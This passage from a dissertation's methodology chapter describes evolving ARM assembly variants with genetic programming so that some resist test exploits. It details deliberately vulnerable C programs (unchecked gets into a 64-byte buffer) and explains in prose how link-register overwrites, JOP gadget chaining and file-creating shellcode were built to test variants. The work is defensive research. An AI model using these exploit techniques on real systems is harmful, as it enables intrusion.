While many of the previous research efforts discussed in Section 2.2 have applied different stochastic search methods to generate diverse programs, this dissertation effort applies genetic programming. The choice of genetic programming is motivated by the anticipation that it provides an easy way to incorporate previous techniques as mutation operators and recombine solutions as a form of crossover. In this way, the resulting framework would allow comparisons and hybrids to be made.

III. Phase I Methodology

This chapter presents the methodology for exploring the stated Phase I research question: "What relationships exist among semantics-preserving GP search operators, population diversity metrics, and the resulting extent of software resiliency against explored vulnerabilities?"

The methodology begins by defining program behavior and related terminology in Section 3.1. Next, Section 3.2 describes the experiment designed to determine the feasibility of using GP techniques to generate diversity and with it resiliency against cyber-attack among a population of embedded binary executables. Section 3.3 presents the vulnerabilities while Section 3.4, the corresponding exploits of interest to this research. Next, Section 3.5 provides details of the GP techniques applied. Finally, implementation details follow in Section 3.6 to address components of the stated research question.

3.1 Software Behavior

This section presents terminology for discussion of program behavior as it relates to this effort. These terms assist in discussion of how diversification can alter vulnerabilities in programs encoded by individuals comprising the resulting population. Through the diversification process, desired behaviors need to be preserved. However, desired behavior is only a subset of complete program behavior and therefore terms are needed for this discussion. Further, these terms will assist in the delineation between Phase I and Phase II of the presented research.

Software programs accomplish tasks and interact with the world by accepting and responding to inputs. Inputs can be in the form of digital measurements, sequences of characters, captured user interaction, or data files to name a few. While a program

may produce output similar in form to inputs even being inputs to other software programs, note that not all program responses are readily observable. For example, alterations to the software itself must be considered a response. Program behavior then is the collection of all responses a program takes to all inputs. While alterations to the very program is generally not a desired behavior, it is just one of many additional behaviors that need to be captured for discussion. Included in undesired behavior is any program behavior that is not desired including additional behaviors that are otherwise benign, since these additional behaviors may directly contribute to future vulnerabilities.

$$Program\ Behavior = Desired\ Behavior \bigcup Undesired\ Behavior \tag{1}$$

Even before a program is written, it is conceived in thought to have desired behavior that accomplishes one or more tasks. For example, programs could be designed to input a string comprised of a sequence of program-recognizable characters from a set, commonly referred to as an alphabet, and produce a resulting response such as performing a simple mathematical calculation and outputting the result.

For discussion purposes, define *desired behavior* as the behavior that the developer wants the software to exhibit. This is the behavior of the ideal software that does everything the developer wants it to do perfectly, without flaws and without additional functionality. Desired behavior is like an oracle performing the task and always producing the correct response. To ensure a program exhibits the correct desired behavior, good developers use extensive regression tests. However, even extensive regression testing fails to fully "cover" and ensure all desired behavior. This is because while a supported alphabet is finite, the set of all possible input strings over this alphabet is not.

Specified behavior is the behavior that developers write into a program. It is the

specification, i.e. source code, of the desired behavior. Because developers include all of a program's desired behavior in its specification, it follows in the case of a "correct" program that the specified behavior is a superset of the desired behavior. However, they are not necessarily equal. Consider the case in which the developer includes additional functionality beyond what was desired. For example, for debugging purposes, the developer could have included additional output statements or checks that makes program output more robust than desired. The developer might then forget to remove, or even intentionally retain, this additional behavior in the final specification. While it does not interfere with any regression test or hinder the desired behavior, it is still present. This additional behavior may present an attacker additional attack surface or leak information that reduces the time or effort required to discover and exploit a vulnerability. Equation 2 formalizes this relationship.

$$Desired\ Behavior \subseteq Specified\ Behavior \tag{2}$$

Next, define *implemented behavior* as the actual behavior present in a completed program. As a consequence of Gödel's Incompleteness Theorem, no general procedure exists to prove programs are secure, i.e. in practice, any program implementation may have vulnerabilities. These flaws present themselves as additional behaviors beyond those desired and even those specified. The process of actually implementing a program, including compilation, linking, and loading, determines file and memory layout of the data and therefore introduces possible flaws and additional behaviors. Namely, program layout affects unspecified behaviors caused by exploits such as buffer overflow and ROP attacks.

In his Pulitzer Prize winning book *Gödel, Escher, Bach : An Eternal Golden Braid* [33], Hofstadter depicts this problem with a dialog about attacking phonographs. One character is determined to create a phonograph that can play any pitch,

i.e. one that is complete. The other character demonstrates that this is impossible, because every phonograph has at least one resonant frequency, and playing that pitch on that phonograph will break it to pieces. In this depiction Hofstadter explains that once implemented, any sufficiently complex system can be modeled as a strong-axiomatic system, and therefore must be either incomplete or inconsistent, leaving vulnerabilities to be exploited.


Implemented behavior is therefore a proper superset of specified behavior. Once compiled and linked into an executable program and loaded into memory, file and memory layouts are established, and thus, so is the additional behavior illustrated by Hofstadter as a resonant frequency. Adding this relation to Equation 2 yields Equation 3. This same relationship can also be observed in Figure 11 as a Venn Diagram of program behavior as inscribed circles where the inner two circles may or may not be coincident.

$$Desired\ Behavior \subseteq Specified\ Behavior \subset Implemented\ Behavior \quad (3)$$

To further the idea of additional behavior beyond inclusion of accidental flaws, consider the case in which a malicious inside developer or other malicious actor compromises the development environment, for example by inserting additional subroutines that can be triggered by an obscure input. The attacker has then inserted behavior beyond the original desired behavior such that the source code or specified behavior now includes the ability to accomplish a malicious goal.

Because behavioral equivalence of two programs with sufficient complexity is not decidable, no amount of regression testing can prove that no such additional behavior is present in any given specification. While extensive testing and code reviews can re-

Figure 11. Venn diagram of program behavior. The green circle represents desired behavior. The blue circle represents specified behavior, which is a superset of desired behavior. The two may be equal. The red circle represents implemented behavior, which is a proper superset of specified behavior.




duce the chances of an attacker's success, they can not prove the absence of additional behavior. While small programs may be trivial enough to secure via extensive code reviews, larger programs quickly become too complex to assure only desired behaviors are present. This conclusion precludes the idea of a "golden copy" since even the original, pristine specification and resulting implementation may contain malicious behaviors.

As a specific example, a malicious actor wanting to insert malicious behaviors may be as devious as altering implemented behavior to contain a hidden vulnerability that can later be exploited. While the desired and even specified behavior are both retained, the attacker now has the knowledge needed to develop an exploit targeting the known vulnerability and accomplishes the additional functionality through the use of an included payload.

Figure 12 depicts the goal of minimizing the implemented behavior beyond de-

Figure 12. Relationship of desired behavior and implemented behavior. Implemented behavior is a necessarily proper superset of desired behavior. The arrows indicate that in the ideal case, the set difference is minimized.



sired behavior. While negative testing such as fuzzing can be used to help uncover additional functionality, this is an unbounded search as there are an infinite number of inputs. Additional tools such as coding best practices and code review can help to thwart both mistakes and malicious additions but do not prove the absence of all flaws in the resulting program.

These definitions of behavior aid in the discussion of this research. In both phases, desired behavior is the core that must be retained while still diversifying. During Phase I, the simplifying assumption that specified behavior is equivalent to desired behavior allows for the use of semantics-preserving operators to retain desired behavior while seeking to alter implemented behavior. The motivation of Phase II research is to remove additional specified behavior that could have been added in malice. Techniques discovered from further exploration of the theory of program behavioral equivalence in restricted models (or the use of regression tests) will be required to

ensure desired behavior is retained. This added complexity will allow for the use of mutation and recombination of specified behavior that are not semantics-preserving. The resulting individuals will have altered specified behavior and therefore also altered implemented behavior.


Figure 13 depicts the relationship of desired behavior, specified behavior, and diversified implementation behaviors. Phase II will further vary the implementations by retaining desired behavior but not necessarily specified behavior. While each of these new implementations will potentially have their own flaws and vulnerabilities due to additional behavior, the goal of this research is to make the variants as diverse as possible, minimizing the intersection of behaviors and thereby making it as close as possible to the desired behavior. In this way, these varied implementations share the same desired behavior but will exhibit different implemented behaviors. These extra"implemented behaviors" are hoped to be differences in vulnerabilities to tailored exploits.

3.2 Experimental Design

The goal of this research is to determine the feasibility of using GP techniques to generate a diverse population of executables from each one of a number of starting binaries. It is anticipated that the resulting diversity yields variants that are immune to one or more tailored exploits targeting a previously "unknown" flaw in the starting binaries.

Rather than investing time in discovering flaws in starting real-world binaries, the starting executables for each experiment are designed to contain one or more vulnerabilities, which are then withheld from the evolution process, i.e. treated as if they are unknown. In particular, information about them will not be used by the evolution process. Corresponding exploits and tests will also be implemented to

Figure 13. Diverse Implementation Behavior. The circles depict the relationship of desired behavior (black center circle), specified behavior (green circle), and diversified implementation behaviors generated during Phase I (purple, red, and blue circles)



exercise these vulnerabilities, which will be held in reserve as metrics to determine the effectiveness of the GP approach. Specifically, they will be used to determine the number of individuals in the evolved population that are cured of the vulnerabilities or at least exhibit different behaviors in response to the tailored exploits.

The independent variables for each experiment consist of the type(s) of exploits in the starting binaries, as well as the mutation and recombination operators and the fitness function used by the GP. The types of exploits considered in this research include buffer overflow, ROP, integer overflow, and float overflow. Additional details of each is presented in Section 3.4. The mutation operators, recombination operators, and fitness functions considered are discussed in Sections 3.7.1 and 3.7.2. Experiments designed around each combination of independent variables proceeded through the following steps:

1. Develop three starting executable programs: one “small”, one “medium”, and

one “large” in relative size. Each of these programs contains the vulnerability under consideration. The “small” program is minimal in size and complexity as it pertains to the number of instructions and basic code blocks. The “medium” program contains an order of magnitude more instructions and basic blocks, while the “large” program contains an additional order of magnitude more of each.

2. Craft an exploit for each of the programs targeting the vulnerability under consideration to determine and test for its retention in each individual in the final population.

3. Apply GP techniques to generate a diverse population. Initialize a starting population of identical clones to the starting program. Use random mutation and recombination operators to search for programs with the same desired behavior. Withhold exploit tests. Use a diversity fitness function to determine an individual’s uniqueness from its peers. Each experiment operates on a population of 1,000 individuals for 10 generations using tournament selection. The cure test for the exploit is withheld.

4. Test each individual in the resulting population for the presence of the original vulnerability to the tailored exploit to determine the population cure rate.

While the experimental process presented remains the same across both phases, the first phase limits the mutation and recombination operators used in Step 3 to those that retain the semantics of the original specified behavior. This restriction ensures that each resulting individual also retains the original’s desired behavior. The second phase relaxes this requirement by allowing mutation and recombination operators that do not necessarily preserve the semantics of the parents at each generation.

To determine relative effectiveness of implemented search operators, additional

experiments are conducted. First, experiments with only a single mutation operator under test reveal its utility by itself; however, also of interest is an operator's contribution to diversity when used with other mutations. For this reason, a second experiment with the exclusion of the operator under test provides insight when compared to the original baseline when all search operators are used together.

3.3 Experimental Vulnerable Programs: Phase I

To perform the described experiment, a collection of vulnerable programs is required. The most timely way to ensure the presence of vulnerabilities while also fulfilling the size and complexity requirements is to develop the vulnerable programs for consideration. This section further describes each of the vulnerable programs and the corresponding tests for each exploit.

To reduce the number of populations required to be generated, multiple vulnerabilities are placed into vulnerable programs. Each vulnerability is explored within the three specified programs increasing in size and complexity. Because the presence of a vulnerability is withheld and therefore has no bearing on evolutionary direction, a single program being used to test multiple vulnerabilities is deemed sufficient and reduces the number of programs needing to be developed and also the number of GP populations required to fulfill the designed experiments. All vulnerable programs are written using the C programming language.

3.3.1 BufferSimple Vulnerable Program.

Buffer overflow and ROP/JOP exploits all share the same underlying vulnerability — an allocated buffer that has an unchecked length of user input copied into it. While the underlying vulnerability is the same for these exploits, the attacks themselves differ. For the small program, `BufferSimple` was created using the known

vulnerable `gets` C function. The program does not check or truncate the length of a user input string and copies it into a previously allocated 64-character buffer. When compiled, the small program consists of 29 assembly instructions composing 8 basic blocks. It consists of three functions: `main`, `win`, and `lose`. `main` simply allocates the buffer, calls the `gets` function to get user input and calls the `lose` function. `lose` prints out a statement "`code flow was not changed.`" This provides a simple indication that an exploit was not successful. `BufferSimple` also includes the unreachable function `win`. When executed it simply prints out the statement "`code flow successfully changed.`" This provides a simple indication of success for a simple buffer overflow exploit to be described later in Section 3.4.1. Source code for `BufferSimple` can be reviewed in appendix A.

3.3.2 IntegerSimple Vulnerable Program.

The small integer overflow vulnerable program, `IntegerSimple` is a single-function program that takes a single positive integer command line argument. It converts this string to an integer representation. Next it adds 1 to the value. `IntegerSimple` then checks to see if the sum is greater than 0. If so, it prints out "`No Overflow`"; however, if false, it prints out "`Overflow Detected!`" Again this is a simple indication for the test exploit to determine success. `IntegerSimple` consists of 29 assembly instructions in 7 basic code blocks once compiled.

3.3.3 FloatSimple Vulnerable Program.

The small program developed to be vulnerable to a float overflow is `FloatSimple`. The program is very similar to the `IntegerSimple` program in structure and composition. `FloatSimple` is a single-function program taking in a single positive float as a command line argument. It converts this string to a float and prints it back to

stdout. This helps demonstrate the precision of floats. Next, it increments the input by multiplying it by (1+FLT_EPSILON), where FLT_EPSILON is the difference between 1 and the least value greater than 1 that is representable as a float, as defined in the C programming language's float.h. Finally, FloatSimple sends the resulting value to stdout. FloatSimple consists of 20 assembly instructions in 4 basic code blocks once compiled.

3.3.4 CombinedModerate Vulnerable Program.

The medium-sized executable contains vulnerabilities for buffer, integer, and float overflows in a single test program. The CombinedModerate program consists of 437 assembly instructions composing 110 basic blocks. The program consists of a simple command line program that executes one or more of the implemented routines. Selection is done using command line arguments. The majority of the routines are not vulnerable and are added to increase the size and complexity of the program. The selection arguments include -echo, -gcd, -product, -sum, -power, and -addOne. Source to CombinedModerate can be found in appendix E.

The echo routine prompts the user to enter a string and echos the string back to stdout. It uses the fgets C function which truncates user input properly and therefore is not known to be vulnerable to a buffer overflow attack. The echo routine prompts the user to decide if they want to enter another string to echo before finishing.

The gcd routine prompts the user to enter two integers. It then uses a helper function to recursively calculate the greatest common divisor of the two integers entered. It finishes by returning the calculated value to the user.

The product and sum routines operate on two floats. Both routines request the user to enter two float values. They then calculate and return the product and sum respectively printing them to stdout.

The `power` routine prompts the user for two integers — the base and the exponent to which it should be raised. It then uses iteration to calculate the result, which is printed once again to `stdout`.

Finally, the `addOne` routine mimics `IntegerSimple`. It takes the next command line argument as a positive integer value and adds one to it. This routine then checks to see if the resulting sum is greater than zero. If it is greater than zero, no overflow has occurred; however, if the value is zero or negative, a detectable integer overflow has occurred. The toy program prints to `stdout` either "`No Overflow`" or "`Overflow Detected!`" respectively.

Finally, after all of the zero or more selected routines run, `CombinedModerate` takes an unprompted buffer with the `gets` function. This buffer, allocated 64 characters, is vulnerable to a buffer overflow. `CombinedModerate` then calls the same `lose` function that tells the user that code flow did not change. The test program also includes the otherwise unreachable function `win` that once again indicates that execution flow has been altered by a successful exploit.

3.3.5 CombinedComplex Vulnerable Program.

The large-sized executable, `CombinedComplex` contains vulnerabilities for buffer, integer, and float overflows in a single test program. It is similar in construction to `CombinedModerate` as being composed of a collection of routines. `CombinedComplex` contains all of the previously described routines as well as others, all accessible through the use of command-line arguments. In addition to arguments to guide program execution, `CombinedComplex` prompts the user with a menu listing of routines allowing for selection if no arguments are provided or after the completion of each routine. Additional routines include:

- `reverse`,

- `upper`,
- `circumference`,
- `circleArea`,
- `squarePerimeter`,
- `squareArea`,
- `rectPerimeter`,
- `rectArea`,
- `trianglePerimeter`,
- `triangleArea`,
- `bubbleSort`,
- `mergeSort`,
- `extendedGCD`,
- `pascal`,
- `prime`,
- `factorial`,
- `fibanacci`,
- `lcm`,
- `pyramid`,
- `armstrong`, and
- `leapYear`.

Finally, the function `invalidOption` is added to provide user interaction when an invalid option is requested from the user.

Also, `CombinedComplex` lacks the `lose` function. `CombinedComplex` consists of 3,548 assembly instructions composing 1,133 blocks.

3.4 Exploitation Tests: Phase I

This section presents the exploitation tests created for this research to test individuals in populations for latent vulnerability or cure. The exploit tests are tailored to each of the test programs presented in Section 3.3. Exploits developed include Overwriting the Link Register (LR), ROP/JOP Shellcode, Integer Overflow, and Float Overflow.

3.4.1 Overwriting the Link Register.

One of the primary objectives to smash the stack in a buffer overflow is to overwrite the return address stored on the stack during the preamble of the vulnerable function's call. During the preamble of a function call, a new stack frame is placed on the stack to contain local variables for the current function. This stack frame also includes two additional values: the stack frame pointer and the return address. On ARM, the latter value is restored to the LR upon function completion. By overwriting the link register value on the stack, an attack can cause the program to jump to the specified location in memory.

By controlling where execution will jump to in memory, an attacker can gain execution flow, determining what behavior the program will exhibit. Common exploits may include executing existing functionality already present in the program such as an unused function or a functionality not meant to be executed at the time of the attack. For an avionics example, perhaps it is functionality that is normally not executable by a system check such as weight-on-wheels. By executing existing but unexpected functionality, the attacker could cause grave damage.

To test for this type of attack, a simple exploit is used that overwrites the LR value stored on the stack with the address of an otherwise unused function in each of the buffer overflow vulnerable programs. This unused function `win` simply prints

out a message to the user stating that control flow was successfully altered. To accomplish this, the address of the `win` function is found by loading the executable into The GNU Project Debugger (GDB). From here the address is easily found with the `x win` command. This address is then appended to the end of a string input buffer tailored to the correct length for each of the programs. By overflowing the input buffer with the correct padding, the exploit then provides the memory address of the targeted function such that its address overwrites the return address pointer stored on the stack of the executing program. When the current stack frame is popped off the stack, the return address pointer is loaded into the program counter register for execution. In this way, the exploit hijacks control flow from the target program and redirects it to the otherwise unused function.

To determine the cure rate of the population, each resulting individual program needs to be tested for vulnerability to the crafted exploit. To automate this testing, the exploit is wrapped into a Python test script that uses the `subprocess` module to run each individual, exercise the exploit, and parse the resulting output to determine if the individual under test remains vulnerable to the exploit. The developed LR exploit to test variants of `BufferSimple` for resliency is included in appendix C.

3.4.2 ROP/JOP Shellcode Exploit.

ROP exploits use short sequences of existing instructions called gadgets. Gadgets are further distinguished in that they must be immediately followed by a return statement that allows them to be executed arbitrarily and sequentially. This allows a sequence of gadgets, or ROP chain, to be strung together to accomplish nearly any task the computer can do normally. Attackers search existing executable regions of the current program or linked libraries for usable gadgets. Similarly, JOP attacks use similar gadgets with the key difference being that they end in branch instructions

rather than return instructions. By using gadgets to populate registers, a sequence of JOP gadgets can also be constructed.

To test this exploit against each of the vulnerable programs, the tests created use a shellcode buffer overflow exploit. To gain execution, each uses a single JOP gadget from the linked `libc` library that branches to the address found in the stack pointer register. When executing, this register value references the stack memory address immediately following the LR. Therefore each of the exploits consists of padding to overflow each of the buffer vulnerabilities, the address value of the gadget to overwrite LR and the shellcode payload immediately following.

To find the gadget, the automated tool Ropper [55] was used. This tool inputs a compiled binary and allows a user to search for specified assembly instructions. In this case, a `bx` or `blx` instruction to the `SP` register. Ropper provides an offset address to the gadget. To calculate the actual memory location, GDB is used to find the base address of the loaded library. This base address added with the gadget offset provides the actual address of the gadget for the exploit. This address is placed into the exploit buffer to overwrite the LR value to gain execution flow.

The shellcode in an exploit can be crafted to demonstrate nearly any system behavior. However, recall from Section 2.1.2 that shellcode must not include null bytes. For this reason, their development is not trivial. Common behaviors include spawning and binding a remote shell, grabbing a common file such as the `/etc/passwd` or `/etc/shadow` files, or dropping a file. For this experiment, the shellcode needs to perform an alteration to the system that provids clear indication of compromise and can be efficiently reset for the next test. For this reason, the shellcode creats an empty file in the current working directory.

To determine the cure rate of the population, each resulting individual program needs to be tested for vulnerability to the crafted exploit. To automate this testing,

the exploit is wrapped into a Python test script that uses the `subprocess` module to run each individual, exercise the exploit, and checks for the newly created file in the directory. If found it determines the exploit was successful and removes the file before starting the next test. Appendix D includes shellcode and scripts of the ROP attack targeting the `BufferSimple` test program.

3.4.3 Integer Overflow.

While integer overflow is not an attack that allows a user to inject arbitrary commands in itself, it can have adverse effects including altering execution flow. To test this type of attack, simple exploits against the vulnerable programs, `IntegerSimple`, `CombinedModerate`, and `CombinedComplex`, are used. Included in each of the vulnerable programs is a function `addOne` that takes in a user-provided integer value and then adds one to it returning the sum. Without bounds checking, this program rolls over when the value provided exceeds `INT_MAX`, the maximum value representable as a 32-bit signed integer. Rather than checking for this error, the vulnerable programs return the incorrect sum due to the rollover. The exploit test itself is simple. It provides the value of `INT_MAX`, 2,147,483,647 as the user input and then determines if the rollover occurs from the output of the vulnerable program. This is once again accomplished with a Python script to determine the cure rate of the resulting population.

3.4.4 Float Overflow.

A float overflow occurs when the value of a float is effectively too large and can no longer be represented by the 32-bit float representation. Unlike integers, float has a reserved *inf* value that is assigned. If the program does not check for this value, it can cause issues with follow-on calculations. The exploit test for

`FloatSimple` uses a Python script and enters in the maximum value for a float: 340,282,346,638,528,859,811,704,183,484,516,925,440.0 as user input. `FloatSimple` prints out the product of the user input and 1 + `FLT_EPSILON`. This built-in value is the smallest significant increment of a float. Therefore, `FloatSimple` returns *inf* as the resulting product. The test script compares output to determing if each individual program in a population remains vulnerable to the float overflow.

Exploits targeting `combinedModerate` and `combinedComplex` target the implemented `product` routine accessible using the `-product` command-line argument. This routine prompts the user to provide 2 float numbers and returns their product. The first float is once again the maximum allowed float value and the second is 1.0000001. The returned product indicating an overflow is *inf*.

3.5 Application of Genetic Programming

This section presents the application of GP techniques to generate diverse populations of programs with the same desired functionality. In particular, this section contains several design decisions for implementation. These include the rationale to evolve individuals at the assembly-level representation, the parsing and use of basic blocks, and the linear encoding of individuals.

3.5.1 Evolution at the Assembly Level.

For this research, evolutionary techniques are applied at the assembly level representation of test programs. In some respects, this approach is more challenging than operating at the source code level of abstraction. This decision is motivated by a number of considerations.

It is desirable for this research and its associated findings to be applicable to legacy and future avionics systems. In many cases, the Air Force does not have access to the

source code of current avionics systems. This is variously due to vendor proprietary rights, age of the system, and patches applied at the binary level resulting in an "orphaned" executable binary. For this reason, this research looks toward diversifying below the source code level.

While it is possible to apply GP techniques at the level of compiled machine-code, this approach introduces a number of difficulties. In particular, it is not decidable to deterministically decompile machine-code back to a source code [31, 52]. This is because compilation process is lossy and strips symbols and labels used for linking from the source code making this information unrecoverable. Additionally, ambiguities of instructions and data are possible that are not resolvable [31, 52]; however, Hawkins in their product *Zipr* has had success in lifting machine code to an Intermediate Representation (IR) level for alteration and diversification [31]. It is understood that this representation is similar to assembly and therefore these techniques could be applied.

The same techniques explored in this research are hoped to be applicable to disassembled machine code and therefore this simplification is not detrimental to the application of the process. Applying GP at the assembly level will result in orphaned binaries as previously described; however, by operating at the assembly level, the corresponding source code is not required.

An additional reason considered to apply GP at the assembly level is the compilation process. The compiler is itself a software program and therefore could introduce flaws. This is a potential source of a cross-cutting vulnerability in the resulting binary executables. That is, diversified versions of source code are subject to corruption at compilation time so that they share a single critical flaw. Secondly, compiler optimizations have the potential to remove diversity generated at the source code level. For example, in an effort to streamline an executable, the compiler may map diverse source code implementations to the same resulting executable binary.

Finally, diversifying at the binary level of representation follows with previous work completed by Schulte et al. [57]. In his research, Schulte parsed memory resident sections of executable files delineated on instruction boundaries. Schulte's work appears to have searched randomly without distinguishing opcodes from operands and instead treating assembly instructions as atomic entities. The approach taken in the proposed research will selectively parse assembly instructions into opcode and operands as needed to better guide the search.

3.5.2 Linear Representation.

The encoding of individuals for mutation and recombination in this effort is further described as a linear representation. That is, an individual variant's genotype is an ordered list of assembly instructions. For simplicity, additional compiler directives and labels are retained in location with their corresponding assembly instructions; however, only assembly instructions are altered. This approach results in a syntactically viable assembly file after recombination and mutations are performed. Research in GP has traditionally used tree structures for ease of recombination and mutation operators. While tree encoding simplifies the creation of general mutation and recombination operators, this simplicity would not translate to semantic-preserving operators. Further, tree encoding requires a much more in-depth encoding and decoding process to transition from and back to a viable assembly file. Finally, the use of linear representation is consistent with previous related efforts [57].

3.5.3 Basic Blocks and Functions.

The GP experiments included in this research require the ability to parse an input assembly language file into a mutable structure. Mutation and recombination operators alter the mutable version and produce a new valid assembly file. For Phase I,

this assembly file is also semantically equivalent by construction as all alterations individually and therefore also collectively retain semantics of the original. The parser segments and stores the input program into basic blocks. Basic blocks are sequential sections of assembly that have no branches, calls, or jumps in other than to the first instruction, and none out other than from the last instruction. In this way, basic blocks are executed as atomic sequences of instructions assuming no interrupts.

In assembly language, basic blocks begin at an assembly label, as these can serve as a jump or branch target, a function declaration that would be called by or after a conditional branch statement, or a function prologue as these are indirect branch target locations. Similarly, blocks terminate when a branch, call, jump, or function epilogue occurs. The next paragraph provides additional information on function epilogues. Appendix B contains a parsed assembly file of the `BufferSimple` test program broken into blocks.

The developed parser additionally identifies functions as collections of basic blocks. Functions in ARM assembly are marked with directives for the compiler and linker as well as function prologue and epilogue. The prologue consists of instructions to save the state of the program by storing the current values stored in the Frame Pointer (FP) and LR value onto the stack. The new FP value is incremented to reflect these additions and a variable amount of memory on the stack is allocated to store local values by updating Stack Pointer (SP) accordingly. An example function prologue is included in Figure 14. Conversely, the function epilogue removes the stack frame at the end of the function and restores, by direct load of address location into

Function Prologue	
`push {fp, lr}`	Stores previous values
`add fp, sp, #4`	Updates frame pointer
`sub sp, sp, #16`	Allocates 16 bytes for stack frame

Figure 14. ARM assembly instructions making up a standard function prologue.

pc the next instructions to be executed. An example of the function epilogue can be found in Figure 15. These structures are important in a number of the mutations and exploits.

The final component of interest related to functions in ARM assembly code is literal pools. Because of limitations in relative addressing in ARM, literals such as strings are required to be stored nearby within the assembly code. For this reason, collections of such items called literal pools precede each function within the assembly file. Each of these pools is marked with a label for future linking.

3.5.4 GP Engine.

The developed `GP_Engine` functions as the core procedure to a selected experiment. Provided an initialized population, it provides the high-level function of evolving the next generation. This function begins by assessing the fitness of each individual in the provided population. To do so, each individual is sent to the companion RaspberryPi ARM device, compiled, and hashed using the `SSDeep` fuzzy hash algorithm. Pairwise comparisons between each file in the population are performed and fitness values are calculated and returned for each individual in the generational population. Binary tournament selection with replacement is used to select each of the two parents required for recombination from the population. Next, `GP_Engine` performs uniform recombination to generate two new children. Finally, each of the resulting children is subject to all active mutations in the current experiment. Pseu-

Function Epilogue	
`sub sp, fp, #4`	Updates the stack pointer
`pop {fp, pc}`	Restores frame pointer from the stack and jumps execution to previously stored address

Figure 15. ARM assembly instructions making up a standard function epilogue.

docode of the GP engine's function that evolves the next generation is provided in Algorithm 1.

Algorithm 1 Genetic Programming Engine: Evolve Generation

```
1: for Individual = 1, 2, ..., PopulationSize do
2:     EvalIndividual(Individual)
3: end for
4: for IndividualPairs = 1, 2, ..., PopulationSize/2 do
5:     Parent1 = TournamentSelection(randomIndividual1, randomIndividual2)
6:     Parent2 = TournamentSelection(randomIndividual3, randomIndividual4)
7:     Child1, Child2 = UniformRecombination(Parent1,Parent2)
8: end for
9: for Child = 1, 2, ..., PopulationSize do
10:    if NOP Insertion Mutation is Active then
11:        NOPMutation(Child, Pr(NOPMutation))
12:    end if
13:    if Block Reorder Mutation is Active then
14:        BlockReorderMutation(Child, Pr(blockOrderMutation))
15:    end if
16:    if Function Reorder Mutation is Active then
17:        FunctionReorderMutation(Child, Pr(functionOrderMutation))
18:    end if
19:    if Block Split Mutation Active then
20:        BlockSplitMutation(Child, Pr(BlockSplitMutation))
21:    end if
22:    if Pad Stack Mutation Active then
23:        PadStackMutation(Child, Pr(PadStackMutation))
24:    end if
25: end for
```

At the conclusion of an experiment, each individual is tested using the provided cure test that checks for the vulnerability to the original flaw. Additionally, all individuals within the populations generated at each generation throughout an experiment are retained for further analysis as deemed necessary.

3.6 Implementation

This section provides additional details about the experimental setup not otherwise presented. In particular, it presents the hardware and software used and their configurations, as well as a high-level overview of the experiment drivers authored for this effort.

3.6.1 Test Hardware and Software.

